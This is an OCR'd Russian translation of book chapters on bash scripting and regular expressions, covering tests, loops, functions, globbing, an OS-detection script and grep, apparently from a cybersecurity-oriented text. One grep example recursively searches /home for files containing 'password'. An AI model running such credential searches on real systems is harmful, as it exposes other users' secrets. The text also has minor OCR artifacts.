В более типичной форме команды if, используемой для сравнения, применяется составная команда [[, встроенная команда оболочки [или тест. Укажите их для проверки атрибутов файла или сравнения значений.

Чтобы проверить, существует ли файл в файловой системе, выполните следующую команду:

```
if [[ -e $FILENAME ]]
then
    echo $FILENAME exists
fi
```

В табл. 2.1 перечислены дополнительные тесты, которые можно выполнить в отношении файлов с помощью `if`.

Таблица 2.1. Операторы проверки файлов

Оператор проверки файлов	Использование
-d	Проверка, существует ли каталог
-e	Проверка, существует ли файл
-r	Проверка, существует ли файл и доступен ли он для чтения
-w	Проверка, существует ли файл и доступен ли он для записи
-x	Проверка, существует ли файл и является ли он исполняемым

Для проверки того, что переменная `$VAL` меньше переменной `$MIN`, введите следующее:

```
if [[ $VAL -lt $MIN ]]
then
    echo "value is too small"
fi
```

В табл. 2.2 перечислены дополнительные числовые тесты, которые можно выполнить с помощью `if`.

Таблица 2.2. Числовые тестовые операторы

Числовой тестовый оператор	Использование
-eq	Тест на равенство между числами
-gt	Проверка, больше ли одно число, чем другое
-lt	Проверка, меньше ли одно число, чем другое




Будьте осторожны с использованием символа <. Рассмотрим следующий код:

```
if [[ $VAL < $OTHR ]]
```

В этом контексте оператор «меньше» использует лексическое (алфавитное) упорядочение. Это означает, что 12 меньше 2, потому что они сортируются в алфавитном порядке (так же, как a < b и 1 < 2, но также и 12 < 2).

Если вы хотите выполнить численное сравнение со знаком «меньше», используйте конструкцию с двойными скобками. Предполагается, что все переменные являются числовыми, поэтому они так и будут оцениваться. Пустые или неустановленные переменные оцениваются как 0. Внутри скобок вам не нужен оператор `$` для получения значения, за исключением позиционных параметров, таких как `$1` и `$2` (чтобы не путать их с константами `1` и `2`). Например:

```
if (( VAL < 12 ))
then
    echo "value $VAL is too small"
fi
```



В двойных скобках воспроизводится числовая (C/Java/Python) логика повышенного уровня. Любое ненулевое значение считается истинным, и только ноль — обратное значение всем остальным операторам if в bash — ложным. Например:

```
if (( $? )) ; then echo "previous command failed" ; fi
```

сделает то, что вы хотите/ожидаете, — если предыдущая команда завершилась неудачно, то $? будет содержать ненулевое значение; внутри (( )) ненулевое значение будет истинным и ветвь then будет выполнена.

В bash вы можете даже принимать решения о ветвлении без явной конструкции `if/then`. Команды обычно разделяются новой строкой, то есть вводятся по одной команде на строку. Можно достичь того же эффекта, разделяя их точкой с запятой. Если вы пишете `cd $DIR ; ls`, bash сначала выполнит команду `cd`, а затем команду `ls`.

Две команды также могут быть разделены символами && или ||. Если вы напишете `cd $DIR && ls`, команда `ls` будет выполняться только в случае успешного выполнения команды `cd`. Аналогично, если вы введете `cd $DIR || echo cd failed`, сообщение будет напечатано только в случае сбоя команды `cd`.

Вы можете использовать синтаксис `[[` для выполнения различных тестов, даже без задания в явном виде `if`:

```
[[ -d $DIR ]] && ls "$DIR"
```

Это работает так же, как если бы вы написали следующее:

```
if [[ -d $DIR ]]
then
    ls "$DIR"
fi
```



При использовании символов && или || вам нужно сгруппировать несколько операторов, если в ветви then вы хотите выполнить более одного действия. Например:

```
[[ -d $DIR ]] || echo "error: no such directory: $DIR" ; exit
```

Эта команда *всегда* будет завершаться, независимо от того, является $DIR каталогом или нет, так как последней командой стоит exit.

Вероятно, вы хотите написать так:

```
[[ -d $DIR ]] || { echo "error: no such directory: $DIR" ; exit ; }
```

Здесь скобки сгруппируют оба оператора вместе.

Циклы

Цикл с оператором `while` по структуре похож на `if` в том смысле, что для принятия решения он может принимать одну команду или конвейер команд, выдающих `true` или `false`. В нем также можно использовать квадратные или круглые скобки, как в предыдущих примерах.

В некоторых языках программирования фигурные скобки (символы `{}`) предназначены для группировки операторов, которые находятся в теле цикла `while`. В таких языках программирования, как Python, тело цикла и его операторы определяются отступом. В bash операторы сгруппированы между двумя ключевыми словами: `do` и `done`.

Вот простой цикл `while`:

```
i=0
while (( i < 1000 ))
do
    echo $i
    let i++
done
```

Предыдущий цикл будет выполняться, пока значение переменной `i` меньше 1000. При каждом выполнении тела цикла на экран будет выводиться текущее значение переменной `i`. После того как значение переменной `i` отобразится на экране, цикл использует команду `let` для выполнения `i++` в качестве арифметического выражения, увеличивая каждый раз значение `i` на 1.

Вот более сложный цикл `while`, который выполняет команды как часть своего условия:

```
while ls | grep -q pdf
do
    echo -n 'there is a file with pdf in its name here:'
```

```
    pwd
    cd ..
done
```

Цикл `for` также доступен в bash, причем в трех вариантах.

Организовать простой числовой цикл можно с использованием двойных скобок. Он очень похож на цикл `for` в С или Java, но с двойными скобками и с `do` и `done` вместо фигурных скобок:

```
for ((i=0; i < 100; i++))
do
    echo $i
done
```

Цикл `for` другого вида используется для перебора всех параметров, которые передаются сценарию оболочки (или функции в сценарии), то есть `$1`, `$2`, `$3` и т. д. Обратите внимание, что `ARG` в `args.sh` можно заменить любым именем переменной по вашему выбору.

Пример 2.2. args.sh

```
for ARG
do
    echo here is an argument: $ARG
done
```

Вот вывод для примера 2.2, когда передается три параметра:

```
$ ./args.sh bash is fun

here is an argument: bash
here is an argument: is
here is an argument: fun
```

Наконец, для произвольного списка значений используйте аналогичную форму оператора `for` и просто назовите каждое из значений для каждой итерации цикла. Этот список может быть задан явно, например, так:


```
for VAL in 20 3 dog peach 7 vanilla
do
    echo $VAL
done
```

Значения, указанные в цикле `for`, также можно генерировать, вызывая другие программы или используя другие функции оболочки:

```
for VAL in $(ls | grep pdf) {0..5}
do
```

```
    echo $VAL
done
```

Здесь переменная VAL, в свою очередь, будет принимать значение для каждого файла, который командой ls передается в grep и содержит буквы *pdf* в своем имени (например, doc.pdf или notapdfile.txt), а затем переменная VAL примет значение каждого числа от 0 до 5. Возможно, не очень разумно, чтобы переменная VAL иногда была именем файла, а иногда — одной цифрой, но это всего лишь пример.



Фигурные скобки можно использовать для создания последовательности чисел (или отдельных символов) {first..last..step}, где ..step может быть положительным или отрицательным и является опциональным. В последних версиях bash указание 0 приведет к тому, что числовые значения будут дополнены нулем до той же длины. Например, последовательность {090..104..2} будет заполнена четными цифрами, находящимися в диапазоне от 090 до 104 включительно, причем каждая цифра будет представлена в виде трех чисел.

Функции

Синтаксис функции в bash следующий:

```
function myfun ()
{
    # это тело функции
}
```

Не все эти компоненты обязательны. Вы можете указать или function, или (). Мы же будем использовать и ключевое слово, и скобки в основном для удобства чтения.

Есть несколько важных факторов, которые следует учитывать при работе с функциями bash.

- Если указанная внутри функции команда не объявлена как local, переменные в видимой области являются глобальными. Цикл for, устанавливающий и увеличивающий значение i, можно использовать в любом месте вашего кода.
- Скобки — это наиболее популярные символы для группировки в теле функции, но разрешен любой из составных синтаксисов команд оболочки. Хотя зачем, например, запускать функцию в подоболочке?
- Перенаправление ввода/вывода (I/O), заключенное в фигурные скобки, распространяется на все операторы внутри функции. Примеры такого перенаправления будут приведены в следующих главах.

- В определении функции параметры не объявляются. Какие бы аргументы и их количество при вызове функции ни приводились, они передаются этой функции.

Функция вызывается (активизируется) так же, как и любая команда в командной оболочке. Определив `myfun` как функцию, вы можете вызвать ее следующим образом:

```
myfun 2 /arb "14 years"
```

Эта команда вызывает функцию `myfun`, предоставляя ей три аргумента.


Аргументы функции

Внутри определения функции аргументы упоминаются так же, как параметры сценария оболочки, то есть как `$1`, `$2` и т. д. Это означает, что аргументы «скрывают» параметры, первоначально переданные в сценарий. Если вы хотите получить доступ к первому параметру скрипта, то перед вызовом функции нужно сохранить `$1` в переменной (или передать его в качестве параметра функции).

Другие переменные установлены соответственно: `$#` выдает количество аргументов, переданных функции, хотя обычно мы получаем количество аргументов, переданных самому *сценарию*. Единственное исключение — `$0`, которая в функции не изменяется. Она сохраняет свое значение как имя скрипта, а *не* функции.

Возвращаемые значения

Функции, как и команды, должны возвращать статус: `0`, если все идет хорошо, и значение, отличное от нуля, если произошла ошибка. Чтобы возвращать другие типы значений (например, пути или вычисленные значения), можно установить для хранения значения переменную, потому что переменные являются глобальными, если они не объявлены локально внутри функции. Кроме того, вы можете отправить результат в stdout, то есть напечатать ответ. Только не пытайтесь делать и то и другое одновременно.



Если ваша функция выводит ответ, вы можете использовать этот вывод как часть конвейера команд (например, myfunc args | next step | etc). Или можете захватить вывод следующим образом: RETVAL = $ (myfunc args). В обоих случаях функция будет выполняться в подоболочке, а не в текущей оболочке. Таким образом, изменения любых глобальных переменных будут эффективны только в этой подоболочке, а не в основном экземпляре оболочки. Фактически они будут потеряны.

Шаблон соответствия в bash

Когда в командной строке нужно перечислить много файлов, не обязательно вводить имя каждого. Bash обеспечивает *сопоставление с шаблоном* (иногда называемое *подстановкой знаков* (wildcarding)), чтобы вы могли указать набор файлов с шаблоном.

Самый простой подстановочный знак — символ звездочки (`*`), который будет соответствовать любому количеству любых символов. Поэтому, когда используется только подстановочный знак, он сопоставляет все файлы в текущем каталоге. Звездочку также можно указывать вместе с другими символами. Например, `*.txt` соответствует всем файлам в текущем каталоге, имена которых заканчиваются четырьмя символами `.txt`. Шаблон `/usr/bin/g*` будет соответствовать всем файлам в `/usr/bin`, которые начинаются с буквы *g*.

Другой специальный символ для сопоставления — вопросительный знак (`?`), который соответствует одному символу. Например, `source.?` будет соответствовать `source.c` или `source.o`, но не `source.py` или `source.cpp`.

Последний из трех подстановочных символов для сопоставления — квадратные скобки: `[ ]`. Сопоставление может быть выполнено с любым из символов, перечисленных в квадратных скобках. Так, шаблон `x[abc]y` соответствует любому или всем файлам с именами `xay`, `xby` или `xcy` при условии, что они существуют. Вы можете указать диапазон в квадратных скобках, например: `[0-9]` для всех цифр. Если первый символ в скобках — восклицательный знак (`!`) или «шляпка» (`^`), то шаблон определяет все что угодно, кроме оставшихся символов в скобках. Например, `[aeiou]` будет соответствовать гласным буквам, тогда как `[^aeiou]` — любым символам (включая цифры и знаки пунктуации), кроме гласных.

Как и для диапазонов, в фигурных скобках вы можете указывать классы символов. В табл. 2.3 перечислены классы символов и их описания.

Таблица 2.3. Классы символов для сопоставления с образцом

Класс символов	**Описание**
[:alnum:]	Алфавитно-цифровой
[:alpha:]	Буквенный
[:ascii:]	ASCII (американский стандартный код для обмена информацией)
[:blank:]	Пробел и символ табуляции
[:ctrl:]	Управляющий символ
[:digit:]	Число

Продолжение ⇨

Таблица 2.3 *(продолжение)*

Класс символов	Описание
[:graph:]	Все что угодно, кроме управляющих символов и пробела
[:lower:]	Символы в нижнем регистре
[:print:]	Все, кроме управляющих символов
[:punct:]	Символы пунктуации
[:space:]	Пробелы, включая разрывы строк
[:upper:]	Символы в верхнем регистре
[:word:]	Буквы, цифры и символ подчеркивания
[:xdigit:]	Шестнадцатеричный символ


Классы символов указываются как `[:ctrl:]`, но в дополнительных квадратных скобках (поэтому у вас есть два набора скобок). Например, шаблон `*[[:punct:]]jpg` будет соответствовать любому имени файла, имеющему любое количество любых символов, за которыми следуют знаки пунктуации, а за ними — буквы *jpg*. Таким образом, он будет соответствовать файлам с именами `wow!Jpg`, `some,jpg` или `photo.jpg`, но не файлу `this.is.myjpg`, потому что прямо перед `jpg` нет знака пунктуации.

Более сложные виды сопоставления с образцом станут доступными, если вы добавите параметр `extglob` оболочки (например: `shopt -s extglob`), чтобы можно было повторять или отменять шаблоны. В наших примерах сценариев они не понадобятся, но мы рекомендуем вам узнать о них больше (например, посетив man-страницу bash).

При работе с оболочкой для сопоставления с шаблоном обратите внимание на следующее.

- Шаблоны не являются регулярными выражениями (что такое регулярное выражение, вы узнаете в главе 3), не путайте их.
- Шаблоны сопоставляются с файлами в файловой системе. Если шаблон начинается с указания пути (например, `/usr/lib`), сопоставление будет выполнено для файлов в заданном каталоге.
- Если не найдено ни одного шаблона, то в качестве символьных литералов имени файла оболочка будет использовать специальные символы соответствия шаблону. Например, если ваш скрипт указывает на `echo data > /tmp/*.out`, а в каталоге `/tmp` нет файла, заканчивающегося на `.out`, то оболочка в каталоге `/tmp` создаст файл с именем `*.out`. Удалите его следующим образом: `rm /tmp/\*.out`. Слеш служит для указания оболочке не использовать сопоставление с образцом по символу `*`.

- Внутри кавычек (двойных или одинарных) не происходит сопоставления с шаблоном. Поэтому, если ваш сценарий передает команду `echo data > "/tmp/*.out"`, то будет создан файл с именем `/tmp/*.out` (мы рекомендуем избегать таких действий).



Точка (.), в отличие от регулярных выражений, здесь является обычным символом и не имеет особого значения при сопоставлении с шаблоном оболочки.

Написание первого сценария: определение типа операционной системы

Теперь, когда мы рассмотрели основы командной строки и bash, вы готовы написать свой первый скрипт. Оболочка bash доступна на различных платформах, включая Linux, Windows, MacOS и Git Bash. Когда вы в будущем начнете писать более сложные скрипты, очень важно знать, с какой операционной системой вы работаете, так как у каждой из них набор доступных команд немного отличается. Скрипт `osdetect.sh`, показанный в примере 2.3, поможет вам определить тип ОС.

Задача сценария — найти команду, уникальную для конкретной операционной системы. Ограничением выступает то, что в любой операционной системе администратор может создать и добавить команду с таким названием, поэтому сценарий нельзя считать надежным.

Пример 2.3. osdetect.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# osdetect.sh
#
# Описание:
# Определение типа ОС: MS-Windows/Linux/MacOS
#
# Использование: bash osdetect.sh
# вывод будет одним из таких: Linux MSWin macOS
#

if type -t wevtutil &> /dev/null          ❶
then
    OS=MSWin
elif type -t scutil &> /dev/null          ❷
then
    OS=macOS
```

```
else
    OS=Linux
fi
echo $OS
```


❶ Мы используем встроенную в bash команду `type`, чтобы сообщить, к какому виду команд (псевдоним, ключевое слово, функция, встроенная команда или файл) относятся ее аргументы. Опция `-t` говорит, что ничего не нужно выводить, если команда не найдена. В этом случае возвращается значение `false`. Мы перенаправляем весь вывод (и stdout, и stderr) в `/dev/null`, тем самым отбрасывая его, так как хотим знать только, была ли найдена команда `wevtutil`.

❷ Если `wevtutil` не найдена, мы снова используем встроенную в bash команду `type`, но на этот раз ищем команду `scutil`, которая доступна только в системах MacOS.

Выводы

Оболочку bash можно рассматривать как язык программирования с переменными и операторами `if`/`then`/`else`, циклами и функциями. У bash свой синтаксис, во многом схожий с синтаксисом других языков программирования. Но у синтаксиса bash есть некоторые отличия. Если вы их не учтете, то при составлении команд можете совершить ошибку.

У bash есть свои достоинства, такие как простой вызов других программ или соединение последовательностей других программ. У него также есть свои недостатки: bash не может выполнять операции над числами с плавающей точкой и не поддерживает (даже частично) сложные структуры данных.



О bash можно узнать гораздо больше, чем мы можем рассказать в одной главе. Рекомендуем вам несколько раз прочитать man-страницу bash и просмотреть книгу *bash Cookbook* от Карла Олбинга (Carl Albing) и Дж. П. Воссена (JP Vossen) (O'Reilly) (http://bit.ly/bash_cookbook_2E).

В этой книге мы описываем и используем множество команд и функций bash в контексте операций кибербезопасности. Далее мы подробнее рассмотрим некоторые из упомянутых здесь функций и другие более продвинутые или малоизвестные инструменты. Читайте о них, практикуйтесь и используйте их для собственных сценариев.

В следующей главе мы рассмотрим регулярные выражения — они являются важным компонентом многих команд, которые мы будем обсуждать на протяжении всей книги.

Упражнения

1. Поэкспериментируйте с командой `uname` и посмотрите, что она выводит в различных операционных системах. Перепишите сценарий `osdetect.sh`, чтобы использовать команду `uname` с одной из ее опций. Внимание: в разных операционных системах не все опции доступны.
2. Измените сценарий `osdetect.sh`, чтобы использовать функцию. Поместите логику `if/then/else` внутрь функции, а затем вызовите из скрипта. У самой функции не должно быть вывода. Сделайте вывод из основной части скрипта.
3. Установите для сценария `osdetect.sh` права на выполнение (см. `man chmod`), чтобы можно было запускать его без использования `bash` в качестве первого слова в командной строке. Как вы теперь вызываете скрипт?
4. Напишите скрипт с именем `argcnt.sh`, который сообщает количество переданных в него аргументов.
   - Измените свой скрипт, чтобы он также выводил каждый аргумент по одному в строке.
   - Измените скрипт так, чтобы каждый аргумент помечался следующим образом:

   ```
   $ bash argcnt.sh this is a "real live" test

   there are 5 arguments
   arg1: this
   arg2: is
   arg3: a
   arg4: real live
   arg5: test
   $
   ```
5. Измените `argcnt.sh` так, чтобы он выводил только четные аргументы.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

3 Регулярные выражения

Регулярные выражения (regular expressions, сокращенно regex) — это мощное средство для описания текстового шаблона, который согласовывается с помощью различных инструментов. В bash регулярные выражения допустимы в составной команде `[[` при использовании сравнения `=~`, например, в операторе `if`. Однако регулярные выражения являются важной частью более широкого инструментария для таких команд, как `grep`, `awk` и особенно `sed`. Это очень мощные команды, поэтому их необходимо знать.

Во многих примерах главы мы будем использовать файл `frost.txt` с семью — да, семью — строками текста (пример 3.1).

Пример 3.1. Файл frost.txt

```
1    Two roads diverged in a yellow wood,
2    And sorry I could not travel both
3    And be one traveler, long I stood
4    And looked down one as far as I could
5    To where it bent in the undergrowth;
6
7 Excerpt from The Road Not Taken by Robert Frost
```

Воспользуемся содержимым файла `frost.txt` для демонстрации возможностей регулярных выражений при обработке текстовых данных. Этот текст был выбран потому, что для его понимания не нужны предварительные технические знания. Если вы работаете в операционной системе Windows, создайте в корневом каталоге папку `/home`, а в ней — текстовый файл с именем `frost.txt`. Добавьте в него приведенный в примере 3.1 текст. В операционной системе Linux каталог `/home` создан по умолчанию, вам нужно только создать текстовый файл `frost.txt`.

Используемые команды

Мы представляем семейство команд `grep` для демонстрации основных шаблонов регулярных выражений.

grep

Команда `grep` выполняет поиск по содержимому файлов с помощью заданного шаблона и выводит любую строку, которая ему соответствует. Чтобы использовать команду `grep`, вам нужно указать шаблон и одно или несколько имен файлов (имена файлов могут быть переданы через канал передачи данных).

Общие параметры команды

- `-c` — вывести количество строк, соответствующих шаблону;
- `-E` — включить расширенное регулярное выражение;
- `-f` — читать шаблон поиска, находящийся в предоставленном файле. Файл может содержать несколько шаблонов, причем каждая строка включает в себя один шаблон;
- `-i` — игнорировать регистр символов;
- `-l` — вывести только имя файла и путь, по которому был найден шаблон;
- `-n` — вывести номер строки файла, в которой был найден шаблон;
- `-P` — включить механизм регулярных выражений Perl;
- `-R`, `-r` — выполнить рекурсивный поиск подкаталогов.

Пример команды

В общем случае `grep` используется следующим образом: `grep` *`параметры шаблон имена_файлов`*.

Для поиска в каталоге `/home` и во всех его подкаталогах файлов, содержащих слово *password* независимо от регистра, выполните команду:

```
grep -R -i 'password' /home
```

grep и egrep

Команда `grep` поддерживает расширенный синтаксис для шаблонов регулярных выражений (мы обсудим их далее). Есть три способа сообщить команде `grep`, что

вам нужно специальное значение для определенных символов: 1) добавить перед этими символами обратный слеш (`\`); 2) сообщить `grep`, что вам нужен специальный синтаксис (без обратного слеша), используя при вызове `grep` параметр `-E`; 3) добавить команду `egrep`, которая представляет собой скрипт, вызывающий `grep` как `grep -E`.

Единственные символы, на которые влияет расширенный синтаксис, — это `+`, `{`, `|`, `(` и `)`. В следующих примерах мы используем взаимозаменяемость `grep` и `egrep` — это один и тот же двоичный код. В зависимости от того, какие специальные символы нам нужны, мы выбираем тот пример, который кажется наиболее подходящим. Особую мощь команде `grep` придают специальные символы, или метасимволы. Поговорим о наиболее популярных из них.

Метасимволы регулярного выражения

Регулярные выражения — это шаблоны, созданные с использованием последовательности символов и метасимволов. Такие метасимволы, как знак вопроса (`?`) и звездочка (`*`), помимо непосредственного значения, в регулярном выражении имеют специальное значение.

Метасимвол «.»

В регулярном выражении точка (`.`) представляет собой один символ подстановки. Она будет соответствовать любому символу, кроме символа новой строки. Как видно из следующего примера, если мы попытаемся найти соответствие шаблону *T.o*, будет возвращена первая строка файла `frost.txt`, поскольку в ней содержится слово *Two*:

```
$ grep 'T.o' frost.txt

1    Two roads diverged in a yellow wood,
```

Обратите внимание, что строка 5 не возвращается, хотя в ней содержится слово *To*. Данный шаблон позволяет любому символу появляться между символами *T* и *o*. Как указывалось ранее, между символами *T* и *o* должен находиться еще один символ (это обозначается символом подстановки в виде точки). Шаблоны регулярных выражений также *чувствительны* к регистру, поэтому строка 3 файла не возвращается, хотя она содержит слово *too*. Если вы хотите трактовать этот метасимвол

как символ точки, а не как символ подстановки, то добавьте перед ним обратный слеш (`\.`).

Метасимвол «?»

В регулярном выражении знак вопроса (`?`) делает любой предшествующий ему символ необязательным; то есть символ сопоставляется один раз, далее игнорируется. Добавив этот метасимвол к предыдущему примеру, вы увидите, что вывод будет другим:

```
$ egrep 'T.?o' frost.txt

1    Two roads diverged in a yellow wood,
5    To where it bent in the undergrowth;
```

На этот раз мы получим две строки: 1 и 5. Это потому, что метасимвол `.` стал необязательным, так как за ним стоит метасимвол `?`. Данный шаблон будет соответствовать любой трехсимвольной последовательности, которая начинается с *T* и заканчивается *o*, а также двухсимвольной последовательности *To*.

Обратите внимание, что мы здесь использовали команду `egrep`. С тем же успехом мы могли ввести команду `grep -E` или «обычную» `grep` с немного измененным шаблоном `T.\?O`, поставив обратный слеш перед вопросительным знаком, чтобы придать ему специальное значение.

Метасимвол «*»

В регулярных выражениях звездочка (`*`) — это специальный символ, который соответствует предыдущему элементу неограниченное количество раз. Он похож на символ `?`, но главное отличие в том, что предыдущий элемент может встречаться более одного раза. Вот пример:

```
$ grep 'T.*o' frost.txt

1    Two roads diverged in a yellow wood,
5    To where it bent in the undergrowth;
7 Excerpt from The Road Not Taken by Robert Frost
```

Добавив метасимвол `.*` в предыдущем шаблоне, мы подразумеваем, что между символами *T* и *o* может быть любое количество любых символов. Следовательно, после выполнения заданной команды результатом станет и последняя строка, содержащая набор символов `The Ro`.

Метасимвол «+»

Метасимвол плюс (+) работает так же, как и *, за исключением того, что предыдущий ему элемент должен встретиться хотя бы однажды. Другими словами, он соответствует предыдущему элементу, который появляется один раз или более:

```
$ egrep 'T.+o' frost.txt

1     Two roads diverged in a yellow wood,
5     To where it bent in the undergrowth;
7 Excerpt from The Road Not Taken by Robert Frost
```

Предыдущий шаблон задает один или несколько символов, которые появляются между *T* и *o*. В первой строке текста в слове *Two* между буквами *T* и *o* находится один символ *w*. Вторая строка не соответствует *To*, как в предыдущем примере; скорее, шаблон соответствует строке с гораздо большим количеством символов — вплоть до символа *o* в *конце фразы*. Последняя строка также подходит, поскольку содержит шаблон `The Ro`.

Группирование

Для группирования символов можно использовать скобки. Помимо прочего, это позволит нам рассматривать символы, расположенные внутри скобок, как один элемент, на который далее можно ссылаться. Вот пример группировки:

```
$ egrep 'And be one (stranger|traveler), long I stood' frost.txt

3    And be one traveler, long I stood
```

Для создания шаблона в примере мы используем скобки и логический оператор ИЛИ, который представлен символом вертикальной черты (`|`). Соответствие заданному шаблону найдено в строке 3: в ней есть слово *traveler*. Но даже если *traveler* будет заменено словом *stranger*, это будет соответствовать шаблону.


Квадратные скобки и классы символов

В регулярных выражениях квадратные скобки `[ ]` предназначены для определения классов и списков допустимых символов. Используя эту конструкцию, вы можете точно указать, какие символы в данной позиции в шаблоне совпадают. Это особенно полезно при попытке проверить пользовательский ввод. Для краткости при

указании диапазона можно добавить тире, например `[a-j]`. Последовательность этих диапазонов зависит от местных стандартов и определяется с помощью сортировки в алфавитном порядке. Для условного региона C шаблон `[a-j]` будет соответствовать одной из букв от *a* до *j*. В табл. 3.1 приведен список распространенных примеров использования классов символов и диапазонов.

Таблица 3.1. Диапазоны символов регулярных выражений

Пример	Значение
[abc]	Соответствует только символу a, или b, или c
[1–5]	Соответствует цифрам в диапазоне от 1 до 5
[a–zA–Z]	Соответствует любой строчной или прописной букве от a до z
[0–9 +–*/]	Соответствует числам или указанным четырем математическим символам
[0–9a–fA–F]	Соответствует шестнадцатеричному символу



Будьте осторожны при определении диапазона для цифр: он может быть от 0 до 9. Например, шаблон [1–475] не соответствует числам от 1 до 475; он соответствует любой из цифр (символов) в диапазоне 1–4, или символу 7, или символу 5.

Кроме того, есть предопределенные символьные классы, известные как *сокращения* для наборов символов. Их можно использовать для обозначения общих классов символов, таких как цифры или буквы (табл. 3.2).

Таблица 3.2. Сокращения регулярных выражений

Символ	Значение
\s	Пробельный символ
\S	Непробельный символ
\d	Цифровой символ
\D	Нецифровой символ
\w	Слово
\W	Не слово
\x	Шестнадцатеричное число (например, 0x5F)

Обратите внимание, что эти сокращения не поддерживаются командой `egrep`. Чтобы их применить, вы должны воспользоваться командой `grep` с параметром `-P`, который позволяет механизму регулярных выражений Perl поддерживать

сокращения. Например, чтобы найти любые числа в файле `frost.txt`, вы напишете следующее:

```
$ grep -P '\d' frost.txt

1    Two roads diverged in a yellow wood,
2    And sorry I could not travel both
3    And be one traveler, long I stood
4    And looked down one as far as I could
5    To where it bent in the undergrowth;
6
7 Excerpt from The Road Not Taken by Robert Frost
```

Другие символьные классы (с более подробным синтаксисом) действительны только внутри скобок, как показано в табл. 3.3. Они соответствуют одному символу, поэтому, если вам нужно сопоставить несколько строк подряд, чтобы получить необходимое повторение, используйте символы `*` или `+`.

Таблица 3.3. Символьные классы регулярных выражений в скобках

Символьный класс	**Значение**
[:alnum:]	Любой буквенно-цифровой символ
[:alpha:]	Любой алфавитный символ
[:cntrl:]	Любой управляющий символ
[:digit:]	Любая цифра
[:graph:]	Любой графический символ
[:lower:]	Любой символ нижнего регистра
[:print:]	Любой печатаемый символ
[:punct:]	Любой знак препинания
[:space:]	Любой пробельный символ
[:upper:]	Любой символ верхнего регистра
[:xdigit:]	Любая шестнадцатеричная цифра

Чтобы можно было использовать один из этих классов, он должен быть внутри скобок. Таким образом, вы получите два набора скобок. Например, `grep '[[: cntrl:]]' large.data` будет искать строки, содержащие управляющие символы (ASCII 0–25). Вот еще один пример:

```
grep 'X[[:upper:][:digit:]]' idlist.txt
```

Согласно этой команде будет выполнен поиск содержимого в файле `idlist.txt` и в результате будет выведена любая строка, содержащая символ *X*, за которым

следует любая прописная буква или цифра. У нас при выполнении данной команды отображаются следующие строки:

```
User: XTjohnson
an XWing model 7
an X7wing model
```

В каждой из этих строк есть прописная буква *X*, за которой сразу следует либо другая прописная буква, либо цифра.

Обратные ссылки

Обратные ссылки на регулярные выражения являются одной из самых мощных и часто сбивающей с толку операцией регулярных выражений.

Рассмотрим[1] следующий файл `tags.txt`:

```
Command
<i>line</i>
is
<div>great</div>
<u>!</u>
```

Предположим, вы хотите написать регулярное выражение, которое будет извлекать любую строку, содержащую соответствующую пару полных тегов HTML. Открывающий тег включает имя тега HTML; закрывающий тег имеет то же имя, но с символом слеша. Рассмотрим теги `<div>` и `</div>`. Вы можете найти их, написав длинное регулярное выражение, содержащее все возможные значения тегов HTML, или же сосредоточиться на формате тега HTML и использовать обратную ссылку на регулярное выражение, как показано ниже:

```
$ egrep '<([A-Za-z]*)>.*</\1>' tags.txt
```

```
<i>line</i>
<div>great</div>
<u>!</u>
```


В этом примере обратная ссылка `\1` расположена в последней части регулярного выражения. Эта ссылка направляет нас к выражению, заключенному в первый набор скобок, `[A-Za-z]*`. Данное выражение состоит из двух частей. Диапазон букв

[1] Для эксперимента создайте этот файл и сохраните его в папке, в которой ранее был сохранен файл frost.txt, то есть в папке C:/home (для Windows) или в каталоге /home (для Linux).

в скобках обозначает, что может быть выбрана любая буква, прописная или строчная. Знак `*`, который следует за буквенным выражением в квадратных скобках, означает повторение действия ноль и некоторое количество раз. Следовательно, `\1` ссылается на соответствующий шаблон, который задан в скобках. Если `[A-Za-z]*` соответствует `div`, то `\1` также ссылается на шаблон `div`.

Таким образом, общее регулярное выражение можно описать так. Сначала должен быть указан знак «меньше» (`<`). Это первый символ в регулярном выражении. За ним следует некоторое количество букв (от нуля и более). Далее находится символ «больше» (`>`). После символа `>` может располагаться некоторое количество символов (от нуля и более). Точка (`.`) означает любой символ, кроме конца строки, а звездочка (`*`) — ноль или большее количество совпадений с предыдущим элементом, сопровождаемым еще одним символом `<` и слешем (`/`). Далее располагается последовательность, соответствующая выражению в круглых скобках, которая завершается символом `>`. Если данная последовательность соответствует любой части строки нашего текстового файла, `egrep` выведет эту строку.

Вы можете использовать несколько обратных ссылок в выражении и обращаться к каждой как `\1`, или `\2`, или `\3`, в зависимости от ее порядка в регулярном выражении. Символ `\1` относится к первому набору скобок, `\2` — ко второму и т. д. Обратите внимание, что круглые скобки являются метасимволами; у них есть особое значение. Если вы просто хотите найти соответствие круглой скобке, вам нужно исключить ее специальное значение, поставив перед ней обратный слеш. Например, напишите `sin\([0-9.]*\)`, чтобы найти такие выражения, как `sin(6.2)` или `sin(3.14159)`.



Валидный HTML-код не обязательно должен быть расположен в одной строке; закрывающий тег может находиться в нескольких строках от открывающего. Кроме того, встречаются одиночные теги, например
 для разрыва строки или <p/> для пустого абзаца. Для того чтобы включить такие условия в наш поиск, придется использовать более сложный подход.

Квантификаторы

Квантификаторы указывают, сколько раз элемент должен появиться в строке, и определяются фигурными скобками `{}`. Например, шаблон `T{5}` означает, что буква *T* должна последовательно появляться ровно пять раз. Шаблон `T{3,6}` означает, что буква *T* должна появляться последовательно от трех до шести раз. Шаблон `T{5,}` означает, что буква *T* должна появляться пять раз или более.

Якоря и границы слов

Если нужно указать, что шаблон должен находиться в начале или в конце строки, можно использовать якоря. Символ каретки (`^`) предназначен для привязки шаблона к началу строки. Например, `^[1-5]` означает, что соответствующая строка должна начинаться с одной из цифр от 1 до 5. Символ `$` используется для привязки шаблона к концу последовательности или строки. Например, `[1-5]$` означает, что строка должна заканчиваться одной из цифр от 1 до 5.

Кроме того, вы можете использовать `\b` для определения границы слова (то есть обозначить пробел). Шаблон `\b[1-5]\b` будет соответствовать любой из цифр от 1 до 5, где цифра представлена словом.

Выводы

Регулярные выражения чрезвычайно эффективны для описания шаблонов и могут использоваться в сочетании с другими инструментами для поиска и обработки данных.

Использование регулярных выражений и их полный синтаксис выходят далеко за рамки этой книги. Для получения дополнительной информации о регулярных выражениях можете посетить следующие ресурсы:

